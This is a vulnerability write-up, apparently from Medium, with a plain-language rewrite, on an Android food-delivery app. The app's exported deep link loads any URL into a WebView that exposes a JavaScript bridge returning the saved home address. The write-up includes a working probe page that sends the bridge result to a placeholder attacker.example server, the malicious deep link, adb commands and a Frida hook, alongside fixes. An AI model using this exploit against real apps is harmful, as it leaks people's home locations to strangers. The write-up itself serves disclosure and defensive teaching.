The Delivery App That Told Strangers Where You Live: Anatomy of a Deep Link → WebView → JavaScript
An exported Android activity accepted a URL parameter from any app and loaded it into a WebView that had a privileged JavaScript bridge attached, with no origin check. An attacker could send a link that caused the victim's saved delivery address, including GPS coordinates, to be sent to an attacker-controlled server.
 Published on medium.com
A popular Android food-delivery app (here called QuickBite, package com.example.quickbite, tens of millions of installs) registered a custom-scheme deep link — qbpay://qbpopupwebview — that would take a url parameter from anywhere on the phone and load it into an in-app WebView. That WebView exposed a privileged…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
A popular Android food-delivery app, referred to here as QuickBite (package com.example.quickbite, tens of millions of installs), registered a custom-scheme deep link that accepted a url parameter from anywhere on the device and loaded it into an in-app WebView. That WebView carried a privileged JavaScript bridge exposed to every page it ever loaded, with no origin check. One of the bridge methods returned the user's cached default delivery address, including exact GPS coordinates. A single tapped link, with no prior access to the victim's account, could ask the app where a person lives and get a precise answer back. No server exploit, no credential theft, no malware: just a link.
Context: what the target and feature are
QuickBite is a food-delivery app. Like most apps of its kind it uses deep links (myapp://... URIs) so that tapping a link in a chat message, an SMS, a QR code, a push notification or another app can jump straight into a specific screen instead of opening a generic home screen. Payment return flows, OAuth callbacks, shared content and referral links all rely on this mechanism, and it is genuinely useful.
The feature at the centre of this report is a WebView popup activity. The app reuses one WebView screen for several purposes: support articles, promotions, payment provider redirects. One of those purposes is "open whatever URL the caller gives me", and the same WebView instance has Java objects attached to it through addJavascriptInterface(), which means whatever JavaScript the WebView runs can call into native code.
Each design choice is reasonable on its own. A popup that loads partner payment pages needs flexibility in what it loads. A WebView whose first-party JavaScript needs to read cart contents, trigger navigation or show a native share sheet needs a JS bridge. The vulnerability appears when the two are the same WebView and an attacker controls the input to the first.
Android's own documentation has warned about this since addJavascriptInterface was introduced:
"This method can be used to allow JavaScript to control the host application. This is a powerful feature, but also presents a security risk for apps... Use this method with caution." , Android
WebView.addJavascriptInterface()reference docs
In this case the warning was not heeded.
Setup
The work started the way most Android bug-bounty hunting does: pull the APK, decompile it, and read the manifest before touching a device. The attacker needs no account access, no malware installation and no special device state.
Finding it: static analysis first
The APK was decompiled and the manifest searched for the popup activity:
apktool d quickbite-release.apk -o quickbite_srcgrep -A 8 'PopupWebView' quickbite_src/AndroidManifest.xml
The relevant activity declaration (renamed for the write-up) reads:
<activity android:name=".webview.WebViewPopupActivity" android:exported="true" android:launchMode="singleTask"> <intent-filter> <action android:name="android.intent.action.VIEW" /> <category android:name="android.intent.category.DEFAULT" /> <category android:name="android.intent.category.BROWSABLE" /> <data android:scheme="qbpay" android:host="qbpopupwebview" /> </intent-filter></activity>
Three things stand out to anyone auditing Android deep links:
android:exported="true": any other app, or any intent sent viaadb, can start this activity directly.category.BROWSABLE: the activity is reachable from a plain web link or a link inside another app, not just from within QuickBite itself. This is what makes it remotely triggerable rather than a local attack-surface curiosity.- A custom scheme with no further constraint visible yet on what
?url=is allowed to contain.
That last point sent the investigation straight to the decompiled Java/Kotlin for WebViewPopupActivity.
Reading the vulnerable code
The decompiled (and lightly cleaned up and renamed) WebViewPopupActivity:
public class WebViewPopupActivity extends BaseActivity {
private QBWebView webView; class UriInterceptor { void intercept(Uri uri) { String rawUrl = uri.getQueryParameter("url"); String targetUrl = URLDecoder.decode(rawUrl, "UTF-8"); // No scheme check. No host allowlist. No denylist. webView.loadExternalUrl(targetUrl); } } @Override protected void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.activity_webview_popup); webView = findViewById(R.id.popup_webview); initWebView(); Uri data = getIntent().getData(); if (data != null) { new UriInterceptor().intercept(data); } } private void initWebView() { webView.getSettings().setJavaScriptEnabled(true); // The line that turns "open redirect" into "data exfiltration primitive": webView.addJavascriptInterface( new QuickBiteJsBridge(this, webView, getSessionDelegate()), "nativeBridge" ); }}
And the bridge object itself:
public class QuickBiteJsBridge {
private final Context context; private final QBWebView webView; private final SessionDelegate sessionDelegate; QuickBiteJsBridge(Context context, QBWebView webView, SessionDelegate sessionDelegate) { this.context = context; this.webView = webView; this.sessionDelegate = sessionDelegate; } @JavascriptInterface public void getSavedLocation(String paramsJson) { BridgeParams params = new Gson().fromJson(paramsJson, BridgeParams.class); String callbackName = params.callback; String payload = buildLocationPayload(); // see below invokeCallback(callbackName, payload); } private String buildLocationPayload() { CachedAddress addr = sessionDelegate.fetchSavedHomeLocation(); if (addr == null) { return new Gson().toJson(Collections.emptyMap()); } LocationPayload payload = new LocationPayload( addr.getSavedLocationId(), addr.getLatitude(), addr.getLongitude(), addr.getZoneId(), addr.getCityName(), addr.getDistrictName(), addr.getPostalCode() ); return new Gson().toJson(payload); } private void invokeCallback(String callbackName, String json) { String escaped = JSONObject.quote(json); String js = String.format( "window.__qbResultHandler('{\"kind\":\"%s\",\"payload\":%s}')", callbackName, escaped ); webView.post(() -> webView.evaluateJavascript(js, null)); } // 14 other @JavascriptInterface methods omitted for this write-up.}
Two design mistakes compound here. First, there is no origin check inside the bridge. @JavascriptInterface methods have no built-in way to ask which URL is currently calling them; that check has to be added explicitly by the developer, for example by comparing webView.getUrl() against an allowlist before answering, and it was not. Second, the callback name is attacker-supplied: params.callback comes straight from the untrusted page's own JavaScript and is interpolated into a new, executed JS string. In this specific case it is only used to pick a JS global name, so it is not itself a second injection bug, but it is a reminder that evaluateJavascript built from string concatenation around attacker input is a pattern worth double-checking every time you see it.
Exploitation
Step 1: the attacker hosts a page
<!-- probe.html, hosted at https://attacker.example/probe.html --><!DOCTYPE html><html><body style="background:#eee"> <h2 id="status">waiting...</h2> <script> function onBridgeResult(resultJson) { const result = JSON.parse(resultJson); document.getElementById('status').innerText = 'Bridge responded: ' + JSON.stringify(result); fetch('https://attacker.example/collect?data=' + encodeURIComponent(resultJson)); } window.__qbResultHandler = (msg) => onBridgeResult(msg);
if (window.nativeBridge) { document.getElementById('status').innerText = 'bridge found, calling...'; window.nativeBridge.getSavedLocation(JSON.stringify({ callback: 'result' })); } else { document.getElementById('status').innerText = 'no bridge on this load'; } </script></body></html>
The page registers window.__qbResultHandler, which is the global the bridge calls back into, and then checks for window.nativeBridge. If the bridge is present it calls getSavedLocation with a JSON argument whose callback field is result. The handler parses the returned JSON and sends it to the attacker's own server with fetch.
Step 2: the attacker delivers the link
Any medium that lets a URI through unmodified works: a chat message, an SMS, a QR code on a flyer, a malicious ad, a shortened-link redirect.
qbpay://qbpopupwebview?url=https%3A%2F%2Fattacker.example%2Fprobe.html
The url parameter is the percent-encoded attacker page.
Step 3: the victim taps it
WebViewPopupActivity opens, loads the attacker's page and wires up nativeBridge. The popup looks exactly like any other in-app overlay, a promo page or a support article, so there is no obvious signal to the victim that something is wrong.
Step 4: data leaves the device
The attacker's page calls the bridge method and ships the result to its own server.
Device-side reproduction with adb
For local testing only, the activity can be started directly:
adb shell am force-stop com.example.quickbiteadb shell am start -a android.intent.action.VIEW -d \ "qbpay://qbpopupwebview?url=https://attacker.example/probe.html" \ com.example.quickbite

On a clean test profile with no saved address, the observed result was:
{"kind":"result","payload":{}}
That empty result is the honest version of the bug: it proves the bridge is reachable and the call succeeds, but a freshly created test account simply has nothing cached yet to leak.
To confirm the actual leak path without touching any real user's account or real address data, a Frida hook was used to make the app's address cache return a clearly fake, made-up location object for the duration of the test:
// hook_address.js (illustrative)Java.perform(function () { var SessionDelegateImpl = Java.use('com.example.quickbite.session.SessionDelegateImpl'); SessionDelegateImpl.fetchSavedHomeLocation.implementation = function () { var CachedAddress = Java.use('com.example.quickbite.model.CachedAddress'); return CachedAddress.$new( 111222333, // dummy savedLocationId 40.000000, // dummy latitude -75.000000, // dummy longitude 999, // dummy zoneId "Exampleville", // dummy city "North District", // dummy district "00000" // dummy postal code ); };});
With that hook active, the exact same deep link call returned:
{ "kind": "result", "payload": { "savedLocationId": 111222333, "latitude": 40.000000, "longitude": -75.000000, "zoneId": 999, "cityName": "Exampleville", "districtName": "North District", "postalCode": "00000" }}
Every value here is synthetic, hard-coded by the test hook; no real account, order or address was read at any point. The mechanism, however, is identical to what a real victim's data would follow: if fetchSavedHomeLocation() returns a real saved address, that address, coordinates included, goes out over the exact same path to a server the victim never agreed to talk to.
Root cause
The risk comes from a combination of two ordinary design choices in one component. The exported, browsable activity takes a url query parameter from any caller and passes it to loadExternalUrl after only URL-decoding it: no scheme check, no host allowlist, no denylist. The same WebView then has addJavascriptInterface called on it with the nativeBridge object, so every page it loads, including the attacker's, can call getSavedLocation and receive the cached address payload.
@JavascriptInterface methods have no built-in notion of the calling origin, so the check has to be written by the developer, and it was not. The Android documentation warning about addJavascriptInterface was not heeded. The exported="true" and category.BROWSABLE attributes mean the activity is reachable from a plain web link or a link inside another app, not just from within QuickBite itself.
Impact
- Who can trigger it: anyone who can get a victim to tap one link. No account access, no malware installation and no special device state are required on the attacker's side.
- What leaks: a saved delivery address, which for a food-delivery or e-commerce app is very often a home address, down to precise coordinates, plus an internal address identifier that could be replayed against the app's own APIs in further research.
- Blast radius of the bridge itself: the JS interface exposed roughly a dozen methods beyond the one demonstrated here. The write-up deliberately stops at one concrete, easy-to-explain example rather than enumerating everything the bridge could do; a fuller audit of a bridge like this should assume more surface exists until proven otherwise.
- What it does not require: a jailbroken or rooted victim device, a man-in-the-middle position, or any server-side bug. That puts it in "any normal user, on a stock device, can be affected" territory rather than an edge case.
Fix
There are two independent fixes, and a real remediation needs both; patching only one leaves the other half of the bug intact.
1. Validate the URL before loading it.
private static final Set<String> ALLOWED_HOSTS = Set.of( "quickbite.example", "cdn.quickbite.example", "pay.quickbite.example");
void intercept(Uri uri) { String rawUrl = uri.getQueryParameter("url"); String targetUrl = URLDecoder.decode(rawUrl, "UTF-8"); Uri parsed = Uri.parse(targetUrl); String scheme = parsed.getScheme(); String host = parsed.getHost(); boolean schemeOk = "https".equalsIgnoreCase(scheme); boolean hostOk = host != null && ALLOWED_HOSTS.stream() .anyMatch(allowed -> host.equalsIgnoreCase(allowed) || host.endsWith("." + allowed)); if (!schemeOk || !hostOk) { finish(); // or show an error, but never load the URL return; } webView.loadExternalUrl(targetUrl);}
2. Never attach a privileged JS bridge to a WebView that can load untrusted content. If the same WebView genuinely must support both first-party pages (with the bridge) and arbitrary external pages (without it), check the currently loaded origin before answering a bridge call, or, more robustly, use two separate WebView instances or activities so a bridge-bearing WebView can never be reached with attacker-controlled input in the first place:
@JavascriptInterfacepublic void getSavedLocation(String paramsJson) { String currentUrl = webView.getUrl(); if (!isTrustedOrigin(currentUrl)) { return; // refuse to answer bridge calls from untrusted origins } // ... proceed as before}
private boolean isTrustedOrigin(String url) { Uri uri = Uri.parse(url); return "https".equalsIgnoreCase(uri.getScheme()) && ALLOWED_HOSTS.stream().anyMatch(h -> uri.getHost() != null && (uri.getHost().equalsIgnoreCase(h) || uri.getHost().endsWith("." + h)));}
Android also offers WebViewCompat.addWebMessageListener() (AndroidX WebKit) as a safer, origin-scoped alternative to raw addJavascriptInterface for new code. It lets you restrict which origins can talk to native code at registration time, instead of bolting an origin check onto every method by hand.
Lessons for anyone building deep-link-driven WebViews
- Treat "this deep link opens a WebView" and "this deep link renders an arbitrary caller-supplied URL" as two very different risk levels. The second needs a host allowlist, with no exceptions for "it's just a popup".
- Audit every
addJavascriptInterface()call in your codebase and ask: can this WebView ever load a URL I do not fully control? If yes, that bridge needs an origin check or it needs to not exist on that WebView instance. exported="true"pluscategory.BROWSABLEon an activity means the open internet can reach it, not just your own app. Review these intent filters with the same scrutiny you would give a public API endpoint, because that is what they are.- When demonstrating impact to a vendor, prefer synthetic or injected test data over real account data wherever a tool like Frida can give you the same proof. It protects real users and makes for a cleaner, more defensible report.
The single highest-leverage question to ask about any WebView-plus-deep-link feature is what happens if the URL parameter is attacker-controlled, because eventually it will be.
Variants to test
- Other exported WebView activities. Grep the manifest for
android:exported="true"activities withBROWSABLEintent filters and aurl-style parameter. A positive result is an activity that loads a page you host and that page finding a JS bridge object onwindow. - Bridge methods beyond the demonstrated one. The report notes roughly a dozen other
@JavascriptInterfacemethods. Enumerate them from the decompiled bridge class and call each from a page loaded through the deep link; a positive result is any method returning account, order, cart or session data to your page. - Callback-name handling. The
callbackfield is interpolated into anevaluateJavascriptstring. Try unusual callback values and watch what executes; a positive result is script execution beyond the intended global lookup. - Scheme and host bypasses on the allowlist. A positive result is your page loading despite the allowlist.
- Redirect chains. A positive result is the bridge being reachable after the redirect.
- Other deep-link parameters. A positive result is any parameter that lets you control loaded content or executed script.
What happened, in plain words
A very popular Android food-delivery app, called QuickBite in this write-up (its package name is com.example.quickbite, and it has tens of millions of installs), had a feature that let a link open a small web page inside the app. The app accepted that link from anywhere on the phone, and it loaded whatever web address the link asked for. The same little web page window had a special channel back into the app itself, and that channel was open to every page the window ever showed, with no check of who was asking. One of the things that channel could do was hand back the user's saved delivery address, including exact GPS coordinates.
So the whole attack was: get someone to tap one link. The attacker did not need the victim's password, did not need to install anything on the phone, and did not need to break into any server. The link asked the app where the person lives, and the app answered precisely.
First, the words you need
Before the details, a few everyday ideas. You do not need to know how to program to follow this.
- App package name: every Android app has a unique identifier, a bit like a postal address for software.
com.example.quickbiteis QuickBite's. - Deep link: a web-style address that starts with the app's own name instead of
https, for examplemyapp://something. Tapping it opens a specific screen in a specific app rather than a website. Think of it as a shortcut that goes straight to a particular room in a building, skipping the front door and the reception desk. - WebView: a mini web browser built into an app. When an app shows a help article or a payment page without sending you to Chrome, it is usually a WebView. Think of it as a small television inside the app that can display any channel you point it at.
- JavaScript: the language web pages use to be interactive. When a page does something after you click, that is usually JavaScript.
- JavaScript bridge: a deliberate doorway that lets the JavaScript inside a WebView talk to the app's own native code (the code written for Android itself). It is how a web page inside an app can ask the app to do native things, like read the shopping cart or open the phone's share menu. Think of it as a service hatch between the television and the room it sits in.
- Origin: the combination of scheme, host and port that identifies where a web page came from, for example
https://quickbite.example. It is how a browser decides whether two pages are from the same place. A page fromattacker.exampleand a page fromquickbite.examplehave different origins even though both are on the internet. - Allowlist: a list of things that are explicitly permitted, and everything not on the list is refused. The opposite of a denylist, which lists things that are forbidden and lets everything else through.
- APK: the file format Android apps are packaged in. It is the thing you download when you install an app.
- Decompile: turn a finished app file back into readable source-like code. It is not perfect, but it is close enough to read the logic.
- Manifest: a file inside every Android app that declares what the app can do, including which links it responds to and which of its screens other apps are allowed to open.
- Exported: a setting on an app screen meaning other apps on the phone are allowed to open it. If it is not exported, only the app itself can open it.
- adb: Android Debug Bridge, a command-line tool that lets a computer talk to an Android phone or emulator, for testing.
- Frida: a tool that lets a tester change what a running app does, live, without modifying the app file. Useful for proving what would happen with realistic data without touching real data.
- JSON: a simple text format for structured data, like a labelled form.
{"city": "Exampleville"}is JSON. - GPS coordinates: latitude and longitude, the numbers that pinpoint a spot on Earth.
The app and the feature at the centre of it
QuickBite is a food-delivery app. Like most apps of its kind, it uses deep links so that tapping a link in a chat message, an SMS, a QR code, a push notification or another app can jump straight into a specific screen instead of opening a generic home screen. Payment return flows, login callbacks, shared content and referral links all rely on this mechanism, and it is genuinely useful.
The feature at the centre of this report is a WebView popup screen. The app reuses one WebView screen for several purposes: support articles, promotions, payment provider redirects. One of those purposes is "open whatever web address the caller gives me", and the same WebView has Java objects attached to it through a function called addJavascriptInterface(). That means whatever JavaScript the WebView runs can call into the app's native code.
Each design choice is reasonable on its own. A popup that loads partner payment pages needs flexibility in what it loads. A WebView whose own JavaScript needs to read cart contents, trigger navigation or show a native share sheet needs a bridge. The vulnerability appears when the two are the same WebView and an attacker controls the input to the first.
Android's own documentation has warned about this since addJavascriptInterface was introduced:
"This method can be used to allow JavaScript to control the host application. This is a powerful feature, but also presents a security risk for apps... Use this method with caution." , Android
WebView.addJavascriptInterface()reference docs
In this case the warning was not heeded.
Setup: what the tester used
The work started the way most Android bug-bounty hunting does: pull the APK, decompile it, and read the manifest before touching a device. The attacker needs no account access, no malware installation and no special device state.
Finding it: reading the app before running it
This phase is called static analysis: examining the app's files without running the app. It is the software equivalent of reading a building's floor plan before walking through it. The APK was decompiled and the manifest searched for the popup screen:
apktool d quickbite-release.apk -o quickbite_srcgrep -A 8 'PopupWebView' quickbite_src/AndroidManifest.xml
Line by line:
apktool d quickbite-release.apk -o quickbite_srcunpacks the app filequickbite-release.apkinto a folder calledquickbite_src, turning the packaged app back into readable files.grep -A 8 'PopupWebView' quickbite_src/AndroidManifest.xmlsearches the manifest for the textPopupWebViewand shows the matching line plus the 8 lines after it, so the tester can see the whole declaration of the popup screen in one go.
The relevant screen declaration (renamed for the write-up) reads:
<activity android:name=".webview.WebViewPopupActivity" android:exported="true" android:launchMode="singleTask"> <intent-filter> <action android:name="android.intent.action.VIEW" /> <category android:name="android.intent.category.DEFAULT" /> <category android:name="android.intent.category.BROWSABLE" /> <data android:scheme="qbpay" android:host="qbpopupwebview" /> </intent-filter></activity>
Line by line:
<activity android:name=".webview.WebViewPopupActivity"names the screen:WebViewPopupActivity, the popup WebView.android:exported="true"says other apps on the phone are allowed to open this screen. This is the first red flag.android:launchMode="singleTask"is a housekeeping setting about how Android keeps one copy of the screen around rather than opening several.<intent-filter>starts the block that declares which links this screen responds to.<action android:name="android.intent.action.VIEW" />says the screen handles "view this thing" requests, which is what a link tap is.<category android:name="android.intent.category.DEFAULT" />is a standard marker that lets the screen be opened by ordinary link taps.<category android:name="android.intent.category.BROWSABLE" />says the screen can be reached from a plain web link or a link inside another app, not just from within QuickBite itself. This is the second red flag: it makes the screen reachable from the open internet.<data android:scheme="qbpay" android:host="qbpopupwebview" />defines the link shape: anything startingqbpay://qbpopupwebviewwill open this screen.
Three things stand out to anyone auditing Android deep links:
android:exported="true": any other app, or any link sent viaadb, can start this screen directly.category.BROWSABLE: the screen is reachable from a plain web link or a link inside another app, not just from within QuickBite itself. This is what makes it remotely triggerable rather than a local curiosity.- A custom scheme with no further constraint visible yet on what
?url=is allowed to contain.
That last point sent the investigation straight to the decompiled Java/Kotlin for WebViewPopupActivity.
Reading the vulnerable code
The decompiled (and lightly cleaned up and renamed) WebViewPopupActivity:
public class WebViewPopupActivity extends BaseActivity {
This line says: here is a screen called WebViewPopupActivity, and it is built on top of a shared base screen called BaseActivity. Nothing dangerous yet, just the opening of the file.
private QBWebView webView; class UriInterceptor { void intercept(Uri uri) { String rawUrl = uri.getQueryParameter("url"); String targetUrl = URLDecoder.decode(rawUrl, "UTF-8"); // No scheme check. No host allowlist. No denylist. webView.loadExternalUrl(targetUrl); } } @Override protected void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.activity_webview_popup); webView = findViewById(R.id.popup_webview); initWebView(); Uri data = getIntent().getData(); if (data != null) { new UriInterceptor().intercept(data); } } private void initWebView() { webView.getSettings().setJavaScriptEnabled(true); // The line that turns "open redirect" into "data exfiltration primitive": webView.addJavascriptInterface( new QuickBiteJsBridge(this, webView, getSessionDelegate()), "nativeBridge" ); }}
Line by line, in plain words:
private QBWebView webView;keeps a handle to the WebView so the rest of the code can talk to it.class UriInterceptor {starts a small helper whose job is to look at an incoming link and act on it.void intercept(Uri uri) {is the helper's one action: take the link that arrived.String rawUrl = uri.getQueryParameter("url");pulls out the part of the link after?url=. This is the web address the caller wants to open.String targetUrl = URLDecoder.decode(rawUrl, "UTF-8");turns encoded characters back into normal ones. For example,%3Abecomes:and%2Fbecomes/. This is needed because links cannot contain certain characters directly.// No scheme check. No host allowlist. No denylist.is the tester's own comment, and it is the heart of the bug: nothing checks whether the address ishttpsorhttp, nothing checks whether the host is a QuickBite host, and nothing checks whether it is a known-bad host.webView.loadExternalUrl(targetUrl);tells the WebView to load that address. Whatever the caller asked for, it loads.@Override protected void onCreate(Bundle savedInstanceState) {is the standard Android entry point that runs when the screen is created.super.onCreate(savedInstanceState);andsetContentView(R.layout.activity_webview_popup);are boilerplate: run the base setup and draw the popup layout.webView = findViewById(R.id.popup_webview);finds the WebView in that layout and stores it.initWebView();runs the setup function below, which is where the bridge gets attached.Uri data = getIntent().getData();reads the link that caused this screen to open.if (data != null) { new UriInterceptor().intercept(data); }if there is a link, hand it to the helper, which loads it.private void initWebView() {starts the WebView setup.webView.getSettings().setJavaScriptEnabled(true);turns JavaScript on. Without this, the attack would not work, because the attacker's page needs JavaScript to call the bridge.webView.addJavascriptInterface(new QuickBiteJsBridge(this, webView, getSessionDelegate()), "nativeBridge");attaches the bridge object to the WebView and gives it the namenativeBridge. From this moment, any page loaded in this WebView can callwindow.nativeBridgein its JavaScript and reach the app's native code. The tester's comment calls this the line that turns an "open redirect" into a "data exfiltration primitive": an open redirect just sends you to another page, but with a bridge attached, that other page can pull data out of the app.
And the bridge object itself:
public class QuickBiteJsBridge {
This opens the file that defines what the bridge can do.
private final Context context; private final QBWebView webView; private final SessionDelegate sessionDelegate; QuickBiteJsBridge(Context context, QBWebView webView, SessionDelegate sessionDelegate) { this.context = context; this.webView = webView; this.sessionDelegate = sessionDelegate; } @JavascriptInterface public void getSavedLocation(String paramsJson) { BridgeParams params = new Gson().fromJson(paramsJson, BridgeParams.class); String callbackName = params.callback; String payload = buildLocationPayload(); // see below invokeCallback(callbackName, payload); } private String buildLocationPayload() { CachedAddress addr = sessionDelegate.fetchSavedHomeLocation(); if (addr == null) { return new Gson().toJson(Collections.emptyMap()); } LocationPayload payload = new LocationPayload( addr.getSavedLocationId(), addr.getLatitude(), addr.getLongitude(), addr.getZoneId(), addr.getCityName(), addr.getDistrictName(), addr.getPostalCode() ); return new Gson().toJson(payload); } private void invokeCallback(String callbackName, String json) { String escaped = JSONObject.quote(json); String js = String.format( "window.__qbResultHandler('{\"kind\":\"%s\",\"payload\":%s}')", callbackName, escaped ); webView.post(() -> webView.evaluateJavascript(js, null)); } // 14 other @JavascriptInterface methods omitted for this write-up.}
Line by line:
private final Context context; private final QBWebView webView; private final SessionDelegate sessionDelegate;are three references the bridge keeps: the app context, the WebView, and a helper that knows about the user's session (their logged-in state and saved data).- The constructor
QuickBiteJsBridge(...)simply stores those three references so the methods below can use them. @JavascriptInterfaceis the marker that makes a method callable from JavaScript. Without it, the method would be invisible to web pages.public void getSavedLocation(String paramsJson)is the dangerous method: it takes a JSON string from the page and returns the saved location.BridgeParams params = new Gson().fromJson(paramsJson, BridgeParams.class);parses the JSON the page sent into a small object.Gsonis a library that converts between JSON text and Java objects.String callbackName = params.callback;reads thecallbackfield from that JSON. This is a name the page chooses, and it is used later to decide which JavaScript function to call back.String payload = buildLocationPayload();builds the actual location data (see below).invokeCallback(callbackName, payload);sends the data back to the page.private String buildLocationPayload() {starts the function that assembles the location.CachedAddress addr = sessionDelegate.fetchSavedHomeLocation();asks the session helper for the user's cached saved home location.if (addr == null) { return new Gson().toJson(Collections.emptyMap()); }if there is no saved address, return an empty JSON object{}. This is why a fresh test account sees an empty result.LocationPayload payload = new LocationPayload(...)builds a structured object with the saved location ID, latitude, longitude, zone ID, city name, district name and postal code.return new Gson().toJson(payload);turns that object into JSON text.private void invokeCallback(String callbackName, String json) {starts the function that sends the answer back into the page.String escaped = JSONObject.quote(json);wraps the JSON in quotes and escapes it so it can be safely embedded inside a JavaScript string.String js = String.format("window.__qbResultHandler('{\"kind\":\"%s\",\"payload\":%s}')", callbackName, escaped);builds a small piece of JavaScript that calls a function namedwindow.__qbResultHandlerwith the data. Notice thatcallbackNameis inserted directly into that JavaScript text.webView.post(() -> webView.evaluateJavascript(js, null));runs that JavaScript inside the WebView.evaluateJavascriptis the Android function that executes a string as JavaScript in the page.// 14 other @JavascriptInterface methods omitted for this write-up.is the tester's note that the bridge had many more methods than the one shown.
Two design mistakes compound here. First, there is no origin check inside the bridge. @JavascriptInterface methods have no built-in way to ask which web address is currently calling them; that check has to be added explicitly by the developer, for example by comparing webView.getUrl() against an allowlist before answering, and it was not. Second, the callback name is attacker-supplied: params.callback comes straight from the untrusted page's own JavaScript and is inserted into a new, executed JavaScript string. In this specific case it is only used to pick a JavaScript global name, so it is not itself a second injection bug, but it is a reminder that evaluateJavascript built from string concatenation around attacker input is a pattern worth double-checking every time you see it.
Exploitation: how the attack works, step by step
Step 1: the attacker hosts a page
The attacker puts a normal-looking web page on their own server. The page's job is to check whether the bridge is there, call it, and send the answer home.
<!-- probe.html, hosted at https://attacker.example/probe.html --><!DOCTYPE html><html><body style="background:#eee"> <h2 id="status">waiting...</h2> <script> function onBridgeResult(resultJson) { const result = JSON.parse(resultJson); document.getElementById('status').innerText = 'Bridge responded: ' + JSON.stringify(result); fetch('https://attacker.example/collect?data=' + encodeURIComponent(resultJson)); } window.__qbResultHandler = (msg) => onBridgeResult(msg);
Line by line:
<!-- probe.html, hosted at https://attacker.example/probe.html -->is a comment saying where the page lives.attacker.exampleis a placeholder domain used in the write-up.<!DOCTYPE html><html><body style="background:#eee">is the standard opening of a web page, with a light grey background.<h2 id="status">waiting...</h2>is a heading that will show progress, so the tester can see what is happening on screen.<script>starts the JavaScript.function onBridgeResult(resultJson) {defines a function that will receive the bridge's answer.const result = JSON.parse(resultJson);turns the answer text into a JavaScript object so it can be inspected.document.getElementById('status').innerText = 'Bridge responded: ' + JSON.stringify(result);updates the heading to show the answer.fetch('https://attacker.example/collect?data=' + encodeURIComponent(resultJson));sends the answer to the attacker's own server.fetchis the browser's way of making a network request;encodeURIComponentmakes the text safe to put in a URL.window.__qbResultHandler = (msg) => onBridgeResult(msg);registers the function under the name the bridge will call. This is the name the bridge'sinvokeCallbackuses.
if (window.nativeBridge) { document.getElementById('status').innerText = 'bridge found, calling...'; window.nativeBridge.getSavedLocation(JSON.stringify({ callback: 'result' })); } else { document.getElementById('status').innerText = 'no bridge on this load'; } </script></body></html>
Line by line:
